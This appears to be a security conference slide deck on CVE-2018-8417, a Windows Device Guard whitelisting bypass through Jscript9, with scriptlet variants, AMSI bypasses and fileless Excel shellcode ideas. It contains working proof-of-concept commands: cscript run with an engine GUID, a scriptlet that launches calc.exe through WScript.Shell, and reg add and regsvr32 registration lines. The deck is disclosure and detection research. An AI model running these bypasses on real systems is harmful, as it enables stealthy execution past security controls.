Raw args	Func info	Source	Addr	Headings	Nonvolatile regs	Frame nums	Source args	More	Less
cscript!CScriptingEngine::IsClassAllowed									
jscript!GetObjectFromProgID+0xbe									
jscript!JsCreateObject2+0x17b									
jscript!ActiveXObjectFncObj::Construct+0x53									
jscript!NameTbl::InvokeInternal+0x208									
jscript!VAR::InvokeByDispID+0x8d									

WHAT DOES THIS MEAN FOR US?

- » Mshtml.dll is responsible for calling IsClassAllowed for the engine
- » Cscript.exe exposes IsClassAllowed to the engine, which calls it directly

CVE-2018-8417

- » Jscript9.dll was not meant to be used by wscript, and thus assumes the host will call IsClassAllowed for it
- » Can be run under cscript if asked very nicely
- » The engine relies on the host to check the whitelist, while the host relies on the engine
- » IsClassAllowed is never called
- » Object is created with no checks

A TWEETABLE POC

```
Microsoft Windows [Version 10.0.17134.523]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\user>cscript C:\Users\user\Desktop\test.js
```

```
Microsoft (R) Windows Script Host Version 5.812  
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user\Desktop\test.js(6, 1) Microsoft JScript runtime error: Automation server can't create object
```

```
C:\Users\user>cscript /e:{16d51579-a30b-4c8b-a276-0ff4dc41e755} C:\Users\user\Desktop\test.js
```

```
Microsoft (R) Windows Script Host Version 5.812  
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
C:\Users\user>
```

Calculator

≡ Standard

OK, BUT WHAT ABOUT SCRIPTLETS?!

- » Scrobj.dll (the scriptlet host) works exactly the same
- » Scriptlets need a ProgID, not a CLSID
- » Just register your own and you're set

OK, BUT WHAT ABOUT SCRIPTLETS?!

```
<?XML version="1.0"?>
<scriptlet>
  <registration
    progid="JScript9"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <script language="AlsoJscript">
      <![CDATA[
        new ActiveXObject("WScript.Shell").Run("calc.exe")
      ]]>
    </script>
  </registration>
</scriptlet>
```



OK, BUT WHAT ABOUT SCRIPTLETS?!

```
C:\WINDOWS\system32\cmd.exe

C:\Users\user>reg add HKCU\SOFTWARE\Classes\AlsoJscript\CLSID\ /t REG_SZ /v CLSID /d {16d51579-a30b-4c8b-a276-0ff4dc41e755}
The operation completed successfully.

C:\Users\user>regsvr32 /s /n /u /i:C:\Users\user\Desktop\Jscript9.sct scrobj.dll

C:\Users\user>
```



PATCHING IS PRETTY MEANINGLESS AS OF NOW

[REDACTED]

**THIS IS BORING. NOBODY USES
DG ANYWAY!**

ALTERNATIVE EXECUTION METHODS ARE ALWAYS FUN

- » Some of the bypasses shown can be used as stealthy execution techniques regardless of Device Guard

AMSI BYPASSES

- » Jscript9.dll isn't instrumented with AMSI
- » Even on an updated machine you are provided with a free AMSI bypass!

AMSI BYPASSES

- » Chakra.dll – Yes, there's another ActiveScript JS implementation!
- » No AMSI, but no ActiveX functionality
- » Wscript.CreateObject to the rescue!

STICKING TECHNIQUES TOGETHER

- » Use Jscript9/Chakra.dll to create the Excel object
- » Run shellcode through Excel
- » No files, No AMSI, and no injections!

CONCLUSION

YOU ALREADY HAVE THE TOOLS FOR DETECTION

- » Each of the bypasses described can be easily detected, if you know what to look for
- » Command lines, registry and maybe a tiny bit of WMI is all you need

HOW I THINK THE FEATURE SHOULD DEVELOP

- » Lock down Office, as it is pretty ubiquitous
- » A single consistent implementation for ActiveScript
- » Some kind of way to extend the whitelisting model to other applications would be nice

PEOPLE TO FOLLOW

- » James Forshaw - @tiraniddo
- » Matt Graeber - @mattifestation
- » Casey Smith - @subtee
- » Matt Nelson - @enigma0x3
- » Jimmy Bayne - @bohops

QUESTIONS?

You can also reach me via @PhilipTsukerman